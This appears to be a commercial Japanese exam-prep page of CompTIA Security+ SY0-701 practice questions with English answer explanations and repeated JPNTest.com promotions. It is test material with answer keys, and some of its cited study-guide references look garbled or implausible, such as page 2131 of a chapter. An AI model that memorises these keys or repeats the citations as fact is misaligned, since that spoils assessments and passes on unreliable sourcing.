セキュリティアナリストは、セキュリティ意識向上トレーニングを更新するにあたり、ベンダーのメールアカウントが侵害された場合に生じる問題に対処したいと考えています。セキュリティアナリストは、以下の推奨事項のうちどれをトレーニングに含めるべきでしょうか。

A. 新しいベンダーからのメールに含まれる画像をクリックするのは控えてください。

B. 不明なサービス プロバイダー パートナーからのメールを削除します。

C. 請求書を添付ファイルとして送信することを要求します。

D. よく知っているメール アドレスからの予期しないリクエストに注意してください。

正解: **D** ([コメントを發表する](#))

Compromised vendor email accounts often lead to business email compromise (BEC) attacks where attackers send malicious or unexpected requests appearing from trusted sources. Training users to be alert to unexpected requests even if they appear to come from familiar addresses is critical in preventing such attacks.

Refraining from clicking images (A) is less effective than being vigilant about suspicious content and requests. Deleting emails from unknown providers (B) is not practical, as some legitimate emails come from unknown senders. Requiring invoices as attachments (C) can increase risk by encouraging users to open potentially malicious attachments.

This user awareness tactic is emphasized in the Security Program Management and Security Awareness training in SY0-701#6:Chapter 16†CompTIA Security+ Study Guide#.

質問: 388

定期的なパッチ適用が企業環境のセキュリティ保護におけるリスク軽減にどのように役立つかを説明しているのは次のうちどれですか。

A. ソフトウェアのバグを減らすことでサーバーのパフォーマンスが向上します。

B. 既知のソフトウェアの脆弱性が悪用される前に対処します。

C. ファイアウォールや侵入検知が不要になります。

D. ウイルス対策ツールが不要になります。

正解: ([正解を表示します](#))

The correct answer is B because regular patching directly reduces security risk by remediating known vulnerabilities before attackers can exploit them.

Within the Security+ SY0-701 objectives, patch management is a foundational component of vulnerability management and secure operations.

Vendors routinely release patches to fix security flaws that have already been identified, documented, and, in many cases, actively targeted by threat actors.

Attackers frequently scan enterprise environments for systems that are missing patches related to publicly disclosed vulnerabilities. Once a vulnerability is known, exploit code often becomes widely available, dramatically increasing the likelihood of compromise. Regular patching shortens the "window of exposure," which is the time between vulnerability disclosure and remediation. By applying patches promptly, organizations significantly reduce the attack surface and limit opportunities for exploitation.

Option A is incorrect because while patches may incidentally improve stability or performance, that is not their primary security purpose. Option C is incorrect because patching does not replace other security controls; firewalls and intrusion detection systems remain essential for layered defense. Option D is also incorrect because antivirus tools serve a different role, such as detecting and responding to malware, and cannot be replaced by patching alone.

The SY0-701 study guide emphasizes that effective patch management requires structured processes, including testing, maintenance windows, rollback planning, and prioritization based on risk and asset criticality. Patching is classified as a preventive technical control, stopping attacks before they occur rather than reacting after compromise.

In summary, regular patching mitigates enterprise risk by proactively addressing known software vulnerabilities before they can be exploited. This makes it one of the most effective and widely emphasized security practices in the Security+ SY0-701 exam and in real-world security operations.

質問: 389

アナリストは、最新リリースをテストするために、本番環境からUATサーバーにデータを移行したいと考えています。テストチームが機密データを閲覧できないようにするために、アナリストは次のどの戦略を用いるべきでしょうか？

- A. データマスキング
- B. データトークン化
- C. データ難読化
- D. データ暗号化

正解: ([正解を表示します](#))

The best answer is A. Data masking.

When production data is copied into a UAT (User Acceptance Testing) environment, sensitive information should be protected so that testers cannot view real confidential values such as personal data, account numbers, or other regulated information. Data masking replaces sensitive data with realistic but fictional or hidden values while preserving the format and usability of the data for testing.

This makes it ideal for non-production environments where the application still needs data that looks real, but the testing team should not be able to see actual sensitive information.

Why the other options are incorrect:

B). Data tokenization Tokenization replaces sensitive values with tokens, but it is more commonly used to protect data in operational processing systems, such as payment environments. It is not the best fit here compared with masking for UAT visibility concerns.

C). Data obfuscation Obfuscation is a broader term and can mean making data harder to understand, but data masking is the more precise and standard control for protecting test data from being viewed.

D). Data encryption Encryption protects data at rest or in transit, but once authorized testers access and use the UAT system, the application may decrypt and display the data. That does not solve the problem of testers viewing sensitive values.

From a Security+ perspective, when moving production data into development, test, or UAT environments, the preferred control to prevent exposure of real sensitive data is data masking.

質問: 390

転送中のデータを保護するのに最もよく使用されるデータ保護方法は次のうちどれですか？

- A. 暗号化

- B. 難読化
- C. 権限制限
- D. ハッシュ

正解: ([正解を表示します](#))

Encryption is the standard method for protecting data in transit, ensuring that intercepted communications cannot be read without the appropriate decryption key.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 1.3: "Encryption protects data confidentiality, especially for data in transit over networks."

Exam Objectives 1.3: "Explain the importance of cryptographic concepts."

質問: 391

従業員が退職したときに権限を迅速に更新することで組織のセキュリティ体制を最も強化できる自動化ユースケースは次のどれですか？

- A. リソースのプロビジョニング
- B. アクセスを無効にする
- C. 変更承認の確認
- D. 権限要求のエスカレーション

正解: ([正解を表示します](#))

Disabling access is an automation use case that would best enhance the security posture of an organization by rapidly updating permissions when employees leave a company. Disabling access is the process of revoking or suspending the access rights of a user account, such as login credentials, email, VPN, cloud services, etc.

Disabling access can prevent unauthorized or malicious use of the account by former employees or attackers who may have compromised the account. Disabling access can also reduce the attack surface and the risk of data breaches or leaks. Disabling access can be automated by using scripts, tools, or workflows that can trigger the action based on predefined events, such as employee termination, resignation, or transfer.

Automation can ensure that the access is disabled in a timely, consistent, and efficient manner, without relying on manual intervention or human error.

References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 5: Identity and Access Management, page 2131. CompTIA

Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 5:

Identity and Access Management, page 2132.

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: 392

システム管理者は、顧客取引の処理に不可欠なシステムの1つがサポート終了のオペレーティングシステムを実行していることに気付きました。次のどの手法が企業のセキュリティを強化できるでしょうか。

- A. システムにHIDSをインストールする
- B. システムを隔離されたVLANに配置する
- C. システムの廃止
- D. システムのハードドライブを暗号化する

正解: **B** ([コメントを发表する](#))

To enhance security for a system running an end-of-life operating system, placing the system in an isolated VLAN is the most effective approach. By isolating the system from the rest of the network, you can limit its exposure to potential threats while maintaining its functionality. This segmentation helps protect the rest of the network from any vulnerabilities in the outdated system.

Installing HIDS (Host-based Intrusion Detection System) can help detect intrusions but won't mitigate the risks posed by an unsupported OS.

Decommissioning may not be feasible if the system is critical.

Encrypting the system's hard drive protects data at rest but doesn't address vulnerabilities from an outdated OS.

質問: **393**

次世代 SIEM システムの機能は次のどれですか？

- A. ウイルスシグネチャ
- B. セキュリティエージェントの展開
- C. 自動応答アクション
- D. 脆弱性スキャン

正解: ([正解を表示します](#))

質問: **394**

ある企業は、他社が自社について調査や偵察を行っているときにアラートを受け取りたいと考えています。1 つの方法は、会社の資産と思われる既知の脆弱性を持つインフラストラクチャの一部をオンラインでホストすることです。このアプローチを説明するのは次のどれですか。

- A. 水飲み場
- B. バグバウンティ
- C. DNS シンクホール
- D. ハニーポット

正解: ([正解を表示します](#))

A honeypot is a security mechanism set up to attract and detect potential attackers by simulating vulnerable assets. By hosting a part of the infrastructure online with known vulnerabilities that appear to be company assets, the company can observe and analyze the behavior of attackers conducting reconnaissance. This approach allows the company to get alerts and gather intelligence on potential threats.

References = CompTIA Security+ SY0-701 study materials, particularly on threat detection techniques such as honeypots.

質問: **395**

レガシー デバイスが廃止され、更新やパッチを受信しなくなりました。このシナリオを説明するのは次のどれですか。

- A. 営業終了
- B. テスト終了
- C. サポート終了
- D. 寿命の終わり

正解: ([正解を表示します](#))

When a legacy device is no longer receiving updates or patches, it is considered to be at the end of life (EOL).

This means the manufacturer has ceased support for the device, and it will no longer receive updates, security patches, or technical assistance. EOL devices pose security risks and are often decommissioned or replaced.

End of support may seem similar but typically refers to the cessation of technical support, whereas EOL means the device is fully retired.

End of business and End of testing do not apply in this context.

質問: 396

侵入テスト担当者は、エンゲージメント ルールに従ってクライアント環境に対してポートおよびサービスのスキャンを実行することでエンゲージメントを開始します。テスト担当者が実行する偵察の種類は次のどれですか。

- A. アクティブ
- B. パッシブ
- C. 防御的
- D. 攻撃的

正解: ([正解を表示します](#))

Active reconnaissance is a type of reconnaissance that involves sending packets or requests to a target and analyzing the responses. Active reconnaissance can reveal information such as open ports, services, operating systems, and vulnerabilities. However, active reconnaissance is also more likely to be detected by the target or its security devices, such as firewalls or intrusion detection systems. Port and service scans are examples of active reconnaissance techniques, as they involve probing the target for specific information. References = CompTIA Security+ Certification Exam Objectives, Domain 1.1: Given a scenario, conduct reconnaissance using appropriate techniques and tools. CompTIA Security+ Study Guide (SY0-701), Chapter 2: Reconnaissance and Intelligence Gathering, page 47. CompTIA Security+ Certification Exam SY0-701 Practice Test 1, Question 1.

質問: 397

次のどれがハードウェア固有の脆弱性ですか？

- A. ファームウェアバージョン
- B. バッファオーバーフロー
- C. SQLインジェクション
- D. クロスサイトスクリプティング

正解: ([正解を表示します](#))

Firmware is a type of software that is embedded in a hardware device, such as a router, a printer, or a BIOS chip. Firmware controls the basic functions and operations of the device, and it can be updated or modified by the manufacturer or the user. Firmware version is a hardware-specific vulnerability, as it can expose the device to security risks if it is outdated, corrupted, or tampered with. An attacker can exploit firmware vulnerabilities to gain unauthorized access, modify device settings, install malware, or cause damage to the device or the network. Therefore, it is important to keep firmware updated and verify its integrity and authenticity. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 2, page 67. CompTIA Security+ SY0-701 Exam Objectives, Domain 2.1, page 10.

質問: 398

企業は、顧客向け Web アプリケーションに認証の脆弱性が存在するかどうかを判断する必要があります。

次のうち、使用するのに最適なテクニックはどれですか？

- A. 静的解析
- B. パケットキャプチャ
- C. エージェントベースのスキャン
- D. 動的解析
- E. ネットワークベースのスキャン

正解: ([正解を表示します](#))

To identify authentication weaknesses in a customer-facing web application, the best method is dynamic analysis, also known as Dynamic Application Security Testing (DAST). Dynamic analysis evaluates an application while it is running, allowing testers to observe real-world interactions, session handling, login mechanisms, credential validation, access control failures, and runtime vulnerabilities such as brute-force weaknesses or authentication bypass conditions.

Security+ SY0-701 outlines DAST as the preferred approach for testing live web applications because it uncovers:

Weak session management

Broken authentication flows

Input validation failures

Misconfigurations in login portals

Runtime vulnerabilities that static code review cannot detect

Static analysis (A) only analyzes source code and may overlook logic flaws in authentication. Packet capture (B) inspects network traffic but cannot evaluate internal authentication logic. Agent-based scanning (C) is used for hosts, not web applications. Network-based scanning (E) finds port-level vulnerabilities but cannot assess application authentication mechanisms.

Therefore, dynamic analysis (D) is the most effective and accurate technique for discovering authentication weaknesses in live web applications.

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」